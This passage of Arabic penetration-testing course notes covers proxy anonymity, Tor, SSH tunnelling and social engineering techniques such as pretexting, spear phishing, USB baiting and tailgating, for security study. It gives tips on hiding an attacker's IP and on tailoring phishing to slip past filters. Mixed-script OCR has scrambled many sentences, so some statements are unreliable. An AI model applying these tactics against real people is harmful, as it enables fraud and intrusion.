- عندنا النوع الثاني وهو ال **Anonymous Proxy** ودا ال بيختفي برضه ال **Real IP** بتاعك ولكن بيطلع ويغير فال **Header** الخاصه بال **Packet** وفيه احتماليه ان ال **Destination** يعرف من التغيير دا ان فيه **Proxy** شغال ووراه ال **Device** الحقيقي .

- عندنا نوع آخر وهو ال **Transparent Proxy** ودا مش بيختفي ال **IP** بتاعك وبياناتك بتكون مكشوفه وعارف عنك كل حاجه ... ودا بنستخدمه عشان نزود ال **Network Speed** فالشركات عشان يطلعوا منها ال **Employees** الخاصين بالشركه وكمان يقدروا يشوفوا الناس دي بتفتح ايه او بتتصفح ايه ودي لازمه النوع دا من ال **Anonymous Proxy** أما بالنسبة لـ **Proxy** فلا ينصح بـ **استخدامه**.

- طبعا مينفعش نروح نعمل الكلام دا بال **Proxy** الا اذا كنا اتأكدنا ان ال **Proxy** دا هيختفي هويتنا فعلا ميطلعش اي كلام فالآخر ونتكشف ... الحل اننا يكون عندنا **Domain** خاص بینا ونجرب عليه ال **Proxy** ونشوف هيظهر لنا اننا طالعين منين بالضبط ولما نتأكد نبقا نشتغل بيها .

- عندنا بعض المواقع بـ **تعملنا** ال **Test** دا وبتجربنا احنا طالعين من انهي **IP** بالضبط وهل ال **IP** الحقيقي بتاعي ال ظاهر ولا **IP** ال **Proxy** ... زي مثلا **pen test-tools.com** أو **do know.com** ... برضه هسيبك بعض المصادر تجربها .

- <https://centralops.net/co/>
- <http://www.nmonitoring.com/>
- <https://pentest-tools.com/home>
- <http://do-know.com/privacy-test.html>
- <http://www.all-nettools.com/>

- تعالى نشوف ازاي ال **Web Server** ال هو ال **Target** بيعرف انك بتسخدم **Proxy** زي مكنا قولنا عن طريق ال **Header** ال بتتلعب فيها بعض انواع ال **Proxy** ال هو كان **Anonymous proxy**

```
</>
REMOTE_ADDR = 98.10.50.155 → webserver
HTTP_ACCEPT_LANGUAGE = en
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)
HTTP_HOST = www.elearnsecurity.com
HTTP_VIA = not determined
HTTP_X_FORWARDED_FOR = not determined
```


- فالمثال دا احنا مستخدمين ال **elite Proxy** ال هو بيغطي كل حاجه عنك فهتلاقي ال **Proxy IP** ال هي خاصه بأظهار ال **HTTP_VIA** مش عارف يحدد هويتها أو مكانها وكمان ال **HTTP_X_FORWARDED_FOR** الخاصه بال **IP** بتاعك انت ك عارف يحدد **Web Server** ال **Attacker** مش عارف ال **Anonymous Proxy** ... تعالى نشوف مثال عال ... **Elite Proxy**

```
</>
REMOTE_ADDR = 94.89.100.1 → Web Server
HTTP_ACCEPT_LANGUAGE = en
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)
HTTP_HOST = www.elearnsecurity.com → PROXY IP
HTTP_VIA = 94.89.100.1 (Squid/2.4.STABLE7)
HTTP_X_FORWARDED_FOR = 98.10.50.155 → your IP
```


- هتلاقي هنا العكس اتكشف ال **IP** الخاص بال **Proxy** وال **Attacker** عشان استخدم ال **Anonymous** ودا فيه احتماليه للكشف أو ال **Transparent** ودا هيشكفك أكيد لا محاله .

- وطبعاً ال **Administrator** لـ **IP Block** من كذا انه يعمل بتاعك انت لـ **Proxy** لأنك يعني انك جي بال **Attacker** لأنك جي تعمل حاجه غلط ومش عاوز حد يكشفك .

- عندنا ال **Tor** برضه دا نفس القصه بس بيستخدم أكثر من **Proxy** وبنسماهم ال **Tor browser** وال **Proxy Chain** دا بيعمل بتاعك مره يطلعه من المانيا ومره من هولندا ومره من ايطاليا وهكذا بيطلعك من كذا **Proxy** ورا بعض مختلف بحيث يصعب ان حد يتبعك لأنك طالع من كذا **IP** من موقع مختلف .



- الطريقة الثانية عندنا وهي ال **Tunneling Anonymously** ودا فكرته انا نعمل ممر بين ال **Destination** وال **Source** يمشي فيها ال **Traffic** ودا ممكن ننفذه من خلال **Protocol** زي ال **SSH** أو ال **Tunnel** **IPSEC VPN** والاتنين بيخلوكي تعمل **Tunnel** بينك وبين ال **SSH** ال بتتواصل معاه ... وطبعاً زي محدنا عارفين ال **Destination** عشان تستخدمه لازم الاول يعمل ال **Encrypt** الخاص بيده وبعدين يتم انشاء ال **Tunnel** بين ال **Source** وال **Destination** ويتم ارسال ال **Data** ال **Clear** فيها وبتكون مشفرة عن طريق ال **SSH** ... تعالى نشوف طريقة العمل و ننفذ الكلام دا ازاي ... **Tunnel**



- دا **Commands Diagram** للطريقة ... تعالى نفذها من خلال **Port** الموجوده فال **Kali** ... ولازم طبعا تفعل خاصيه ال **Target** يطلع من عندك يروح لـ **Traffic Forwarding**.

```
</> ssh -L [LOCAL PORT TO LISTEN ON]:[REMOTE MACHINE]:[REMOTE PORT]
[USERNAME]@[SSHSERVER]
```



```
</> ssh -L 3000:homepc:23 root@mybox
```

- كدا عملنا ال **Clear Traffic** بالفعل تعالى نمشي ال **SSH Tunnel** جواها وهي عباره عن ال **Telnet** وابعنه على نفس ال **Local port** ال عامل عليه **Listen** ال هو **3000**.

```
</> telnet 127.0.0.1:3000
```

- وبكدا ال **Tunnel** بتعاك ال **Clear Traffic** ماشي جوا **عملاله** ومحدش يعرف يشوفه ... وافضل طريقة للتشفير زي مذكرنا استخدامك ال **Tor Browser** أو ال **Elite proxy** ودا افضلهم عموما عشان تعمل ال **Anonymously Browsing** وبكدا نكون انهينا ال **Module** دا.

8. Social Engineering:

- هنكلم عن بعض النقط فال **Module** دا وهي كالتالي ...

8.1 What is it	363-365
8.2 Types of social engineering.....	366-369
8.3 Samples of social engineering	369-374
8.4 Pretexting samples.....	374-374
8.5 Tools.....	375-376

8.1 What is it:

- هجمات الهندسه الاجتماعيه واحده من اهم ال **techniques** ال لازم تكون عند ال **Professional penetration tester** مش مجرد **Tools** وبتستخدمها وخلاص ... لاء دا ال **Attack** دا بيتم على جهاز ال بيتحكم فيه انسان فيه نقط ضعف انت ممكن تستغلها عشان تنفذ ال **Victim** بتاعك بدون متلجل **attack** كمان مجرد اقناعك لـ **Victim** وانك تخليه واثق فيك عن طريق دراسته وجمع المعلومات عنه فأنت كدا بقا تحت ايديك بناءعدم بيتحكم فالمعلومات ال انت عاوز توصلها أو الهدف بتاعك فلا بد انك تحط دا تحت عينك ... مثلا بتلاقي ناس تستخدمو **Social engineering** في جذب عواطف الناس والتأثير عليهم وقت ميدخلك فالمود دا بتكون زي المتخدر تماما يقدر يوجهك لاي غرض وفيه ال بيطلب منك المساعدة وبطريقه يقنعك انه محتاجلك برضه دي طريقه منتشره وفيه ناس تانيه بتبقى واقعه ف مشكله ما وبعض الناس بتقدر توفق دا لصالحها والضغط على ال **Victim** وانه يسحب منه معلومات هتفيده وهكذا .

- ناخد مثال على حته الثقه دي واستخدامها فال **Social Engineering** انت مثلا شخص بتثق فأي حد يكلمك حتى لو انت متر فهوش او معرفه سطحيه ... بعد حديث قصير وتعارف مبدئي قالكانا عندي **Position** يناسبك ممكن ابعتلك **Form** تملها بالبيانات المطلوبه وانا هبعتها لحد عشان يوظفك ... انت زي الساذك قمت مالي ال **Form** بالبيانات بتعتك الحقيقه ... قام الشخص دا واخذ البيانات دي وعمل كدا مع كذا شخص قبلك كتير وقام بايع البيانات دي عال **Dark Web** مثلا أو للمواقع ال تستهدف العملاء بالاعلانات مثلا وانت صدقتحته التوظيف ومفيش حاجه من أصله ... فدا لعب على حته الثقه والسداجه والاحتياج للوظيفه ال المناسبه عرف يتعرف على شخصيتك من خلال اتباع نمط حياتك وانه بي Shawf بوستاتك واهتماماتك وجمع معلومات كافيه عنك زي انك بتدور على شغل حاليا ... ودا نموذج حقيقي بيحصل للأغلب فخد بالك ... فال **Social Engineering** ببساطه هي ازاي تعمل **Exploit** لل **Human** أختراع للإنسان نفسه .

- تعالى ناخد مثال آخر على حته ان شخص يشتغل انك عملت مشكله ... مثلا انت شغال فشركه ما وال **Attacker** جمع عنك معلومات كافيه زي شغال ففرع ايه فالشركه وزي ارقام تليفوناتك وزي دورك فشغلك جوا الشركه ايه وهكذا ... وقام متصل بيك وقلك انه مدير الشركه وانك عملت مشكله فال **Configuration Network** حاليا بسبب **Network** غلط انت عملتها على ال **Network** فعاوزين ال **Account** بتاعك عشان نشوف حصل ايه بالضبط ونعرف نعالجه فهو حطك فموقف انك عملت مشكله كبيره ونفس الوقت ضغط عليك انه مدير الشركه وبيقولك معلومات صحيحه عنك فأنت من الفجعه لو معندكش **Security** هتقوم عاطيله ال **Account** بتاعك وبكدا ضحك عليك ... فال **Social Engineering** طرق تطبيقها كتير واساليبها كل يوم في تطوير مستمر لازم تكون على اطلاع عليها دايما وعلى اخر ال **Updates** الخاصه بال **Attacks** ال معظمها بيكون خطأ موظف بسيط جدا بيسكب أختراع كبير وخسائر كبيره .

- تخيل معايا انت لو **Penetration Tester** أو **Attacker** مترجم
شركه معينه فيها **Client** ما معندهوش وعي بأحدث تقنيات ال
عنه **Malware** وعرفت تقنيه انه ينزل **Social Engineering**
عنه من خلال **Link** بعنه او صفحه زارها ونزل منها **exe** ومن
خلال بعض الخطوات اقنعته انه ينزله عنه ونزله فشوف انت وفتر
وقت عمليه **Penetration testing** كامله على نفسك ودخلك لل
target بتاعك عططول فدقائق فقط فانت دلوقتي بفضل الشخص ال مغفل
دا بقىت **Insider Attacker** جوا ال **Network** معاهم وعلى جهازه
من خلال حركه بسيطه من غير تحتاج انك تنفذ عمليه اختراق كانت
هتاخذ منك احيانا اسابيع وشهور ... فانت بدل مستغلية ال **System**
بتاعت الشركه لاء انت استغلية موظف جواها يدخلك لل **System** ال
هو وفتر وقت ومجهد ... وطبعا ال **social Network** سهلت جدا
العمليه دي بقىت تعرف تجيب معلومات عن اي شخص من خلال ال
Accounts المرتبطة بيها ... وممكن مثلا تعرف الشخص دا فضولي
حبتين وتعرف اهتماماته الكورة ومتابعه الماتشات مثلا تبعته ليه
لفيديو بيقول ان شاهد بسرعه وفاه اللاعب كذا من وقت قليل فهو غصب
عنه هيدوس عليه وبكدا زرعت **malware** عنده تقدر تستغله انك
تدخل فجهازه وتوصل ل **Sensitive Data** انت مترجمتها وهكذا ...

- وطبعا الحل انك تعمل **Employees** لل **Security Awareness**
الموجودين فشركتك عشان تلاشي اي **Attack** يحصل عليك يسببك
خسائر كبيره سواء ف **Data** أو **Money** ... فبعض الشركات بتوظف
Employees من غير معرفوا ال **Penetration testers**
بالشغل دا عشان يعملو **Test** على ال **Security Awareness**
الخاصه بالموظفين ال شغالين عندهم ... هل مثلا موظف هياكله الفضول
ويفتح **email** من مصدر مجهول ؟ هل هينزل ملف من لينك مجهول حد
بعنه وهم وهكذا ؟ فالشركات بقى معظمهم عندهم وعي بالحشه دي بل
وبيستغلوا بعض ال **Penetration testers** عشان يطبقوا ال
دي عليهم ويحاولوا يعالجوها قبل ميحصل مشكله
 حقيقيه .

8.2 Types of social engineering:

- عندنا 4 انواع من ال Social Engineering تقدر تنفذهم ...



- اولهم ال Pretexting ودا انا نقدر نعمل انتحال شخصيه لـ Passwords ال شغالين فشركه ما عشان نعرف ال Employees الخاصه بال Bank Account بتعتهم او ال Accounts الخاصه بيهم ... Social Security

- فأنت ممكن تعمل Person ل Impersonate شغال لك Help وتروح للموظف تقوله لو عاوز اي حاجه متعلقه بال Desk أو حصل فيها مشاكل عندك ممكن تتواصل معايا وانا هحلها متقلقش او اي حاجه خاصه بال Data Move من جهاز لآخر برضه انا معاك اقدر اساعدك ... فأنت كموظفي مثلا قاتله يجي يعمالك update ل Install معيين قام منزل عندك Update ووسط ال Malware وبكدا زرع ال Persistent Malware عند فجهازك وعمل ال Malware وبقا ليه وصول لجهازك من خلال ال Malware ولازم طبعا يكون مخطط مسبقا لل Victim يستغلها للوصول للهدف بتاعه Target وعلى حسب كل حاجه بتختار ال Specific Target لـ Task هتنفذها هناك عند ال ... Target

- زي مثلا انك تكون مترجمت انك هتنفذ هجمتك على موظف انت جامع عنه معلومات بزياده وعامل عليه **Search** وعارف مثلا انه ليه لانك **System Company** فال **High Privilege Group** معين وبالتالي عنده صلاحيات ال **Team lead Social Engineering** انك تنفذ عليه ال **RCE** زي انك تزرع عنده **malware** يخليك تستغل ثغره ال عند ال **Target** بتاعك ...

- النوع الثاني عندنا وهو ال **phishing** ودي ليها انواع وافكار كتير لكن هذكر ال **Common email phishing** منها وهي ال **email** انك تلقي **email** شكله من برا انه مصدر موثوق مثلا من البنك بيقولك لازم تحدث البيانات بتاعك عشان ال **System** كان فيه عطل وصلحناه وخوفا منا على سلامه بيناتك خش عال **Link** دا واعمل **Update** لـ **Email** بتاعك وكمان غير ال **Password** وتلقيه بعتاك ال **System** شكله شكل ايميل جاي من بنك فعلا ولما تضغط عالرابط المرفق فيه تلقيه حولك لصفحة شبيهه بال **Bank** بتاعك فأنت كل دا بيتصفحك عليه وتقوم مدخل ال **Password** على اساس انك تعمل **Update** ليه ودا بيكون ليك **malicious Attacker** بعدهولك ال **Unethical** عشان يسرق ال **data** بتاعك عن طريق ال **Phishing Email** ... خد مثال ثاني واقعي حدث بالفعل ال **Attacker** عارف ان ال **Client** دا شاري اشتراك من **Go Daddy** لـ **Domain** الخاص بموقعه ومن خلال موقع زي **What is domain** وامثالها ال بتديها ال **Domain** تجبك كل التفاصيل عنه وكنا شرحنا دا بالتفصيل فال **Information** **gathering** فأول ال **Section** أرجعله ... فال **Attacker** عرف معاد انتهاء ال **Domain** الخاص بي وترجمت نفس اليوم ال **Victim** بتاعه وبعنه **Go Daddy** زي **email** بالضبط انه يدخل من خلال ال **Link** دا يجدد اشتراك ال **Domain** الخاص بالموقع بتاعه عشان الاشتراك بتاعه انتهى ...

- ال **Victim** عارف ان ال **Domain** فعلا هينتهي انهارده فقام داخل من خلال ال **Link** ودفع المبلغ المالي على اساس انه جدد ال من خلال **Attacker Domain** سرق فلوسه ... فدا مثال آخر يوضحك خطورة ال **Email phishing** وخصوصا ال **Phishing Attacks**.

- فيه نوعين من ال **Whaling emails** وهو ال **Phishing emails** ... ال **Whaling** هي الهجمات ال تستهدف الاشخاص العليا فالمؤسسات زي ال **CEO** وال **Manager** انما ال **Specific individual** دا يستهدف **Spear Phishing** وب تكون مصممه ليه هو زي مثلا انه عارف الطريقه ال بيعت بيها **emails** من شركه معينه لـ **target** بتاعك فأنت هتبعتهاله بنفس ال **Syntax** عشان ميشكش فيك وهتبعتهاله هو لوحده عشان لو بعثها لكل الناس ال **Security Devices** ال عنده فالمؤسسة أو برامج المايه هتصنفك انه **Spam** لأنك بعثه لناس كتير من نفس ال **Source** وبكدا رسالتك مش هتوصل لـ **target** فال **inbox** وهتتحط فال **Drop** يعني هيتعملها فالاحسن انها تتبع ل **Spam box** . **Specific Target**

- النوع الثالث عندنا وهو ال **Baiting** ودا نوع مميز لأنه بيركز على اللعب على فضول الانسان يعني تستهدف الحاجه ال هتشدده فعلا انه يضغط عليها مش مجرد رساله **email** وخلاص ... زي مثلا انه تحط ال **malware** بتاعك على **USB** وال **malware** دا بيكون فال **USB** **Victim** مجرد مال **back Door** أو **Keylogger** بتاعه يتتفذ عليه ال **attack** وانت مبرمج ال **USB** على كدا وتسيبها مثلا فمكان بجانب ال **Café** **Victim** بتاعك زي **Café** أو مكتب ما أو اي مكان فهو مجرد ميلاديها واقعه جنبه هيأخذها وهنا الفضول هيشتغل عشان يخلية يركب الفلاشه عشان يعرف عليها ايه ...

وبکدا نفذک ال **Attack** هو بنفسه بمجرد ميدخل ال **PC** فاى **USB** دخلت لل **Attacker** دون مجھود منك انت ک **Post exploitation** عطوطول .

- النوع الرابع عندنا هو ال **Physical Attacker** ودا معناه انك ک هتدخل بنفسك للمكان ال عاوز تنفذ عليه عملیه الاختراق بتعنك عن طريق ال **Shadowing** انك شخص او موظف موجود فالمكان دا بيساعدك فالدخول للمكان عشان ممكن يكون غير مصريحك بالدخول للمكان دا ... فالشخص ال شغال فالشركه يلبسك نفس ال **Uniform** بتاعهم ويدخلک معاه اكذب موظف معاهم وانت داخل تنفذ ما جوا الشركه مثلا داخل تحط ال **malicious USB** فجهاز معين انت مترجمته زي مثلا جهاز ال **CEO** ... فانت ال هتنفذ لكن لازم حد يدخلک للمكان دا .

8.3 Samples of social engineering:

- تعالى بعد كدا نشوف امثاله على ال **Social Engineering** ال ممكن تقابلک او ت Shawfها او ت Shawf شبهها ...



Sample 1: Canadian Lottery

Sample 2: FBI E-Mail

Sample 3: Online Banking

- عندنا أول مثال معانا وهو ال **Canadian lottery** ودا معناه ان ال **Attacker** بيعتاك ال **email message** يقولك فيها انك كسبت جایزة ما قدرها مثلا **100 الف دولار** فمسابقه ما ...


وبيعتلك مع ال **email** عشان تنزله وتشوف التفاصيل الخاصه بالفاعزين وبقولك اعملها **download** وشوف التفاصيل ... زي كدا .

Congratulations your email has won \$840,000! see attachment for details [Spam](#) | [X](#)




- فأنت متعملش ال **view** بل اعمل **Documents** لـ **Download** لـ **Scanning** عن طريق **Virus Total** ليها لو كان متاح واعملها **Scan** وشوف هل الموقع هيشفوف ال **Attachment** ال جوا ال **email** دى ولا لاء ... وعلى اساس كدا بتديء تفتح ال **File** **malicious**.

- بعد اما تأكينا انه **clean** وتمام تعالي نفتح محتوي ال **file** المرفق مع ال **email** ... هتلاقيه عاطيلك رقم الفائز ال هيأخذ الجايزة .



- هتلاقیه بیقولك بعد كدا لو عاوز تتأكد اننا مبنكبش عليك واننا مش
حاجه عندك الليك دا دوس عليه نوع تاني من الضغط
عليك ك **Attackers** عشان تديله الامان وتنق فيه ... و هتلاقیه رفقاك ال
... زي المثال دا تماما ... **Link**



- لو انت دوست عال **Link** دا هتلاقیه بيوديك لصفحة يباناك ك **User**
